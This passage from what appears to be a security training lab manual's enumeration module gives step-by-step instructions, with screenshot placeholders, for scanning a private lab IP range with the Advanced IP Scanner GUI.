
Module 04 – Enumeration

4. The Advanced IP Scanner GUI appears, as shown in the screenshot.

Note: If a Check for updates pop-up appears, click Later.




5. In the **IP address range** field, specify the IP range (in this example, we will target **10.10.1.5-10.10.1.23**). Click the **Scan** button.




Module 04 – Enumeration

6. Advanced IP Scanner scans the target IP address range, with progress tracked by the status bar at the bottom of the window. Wait for the scan to complete.



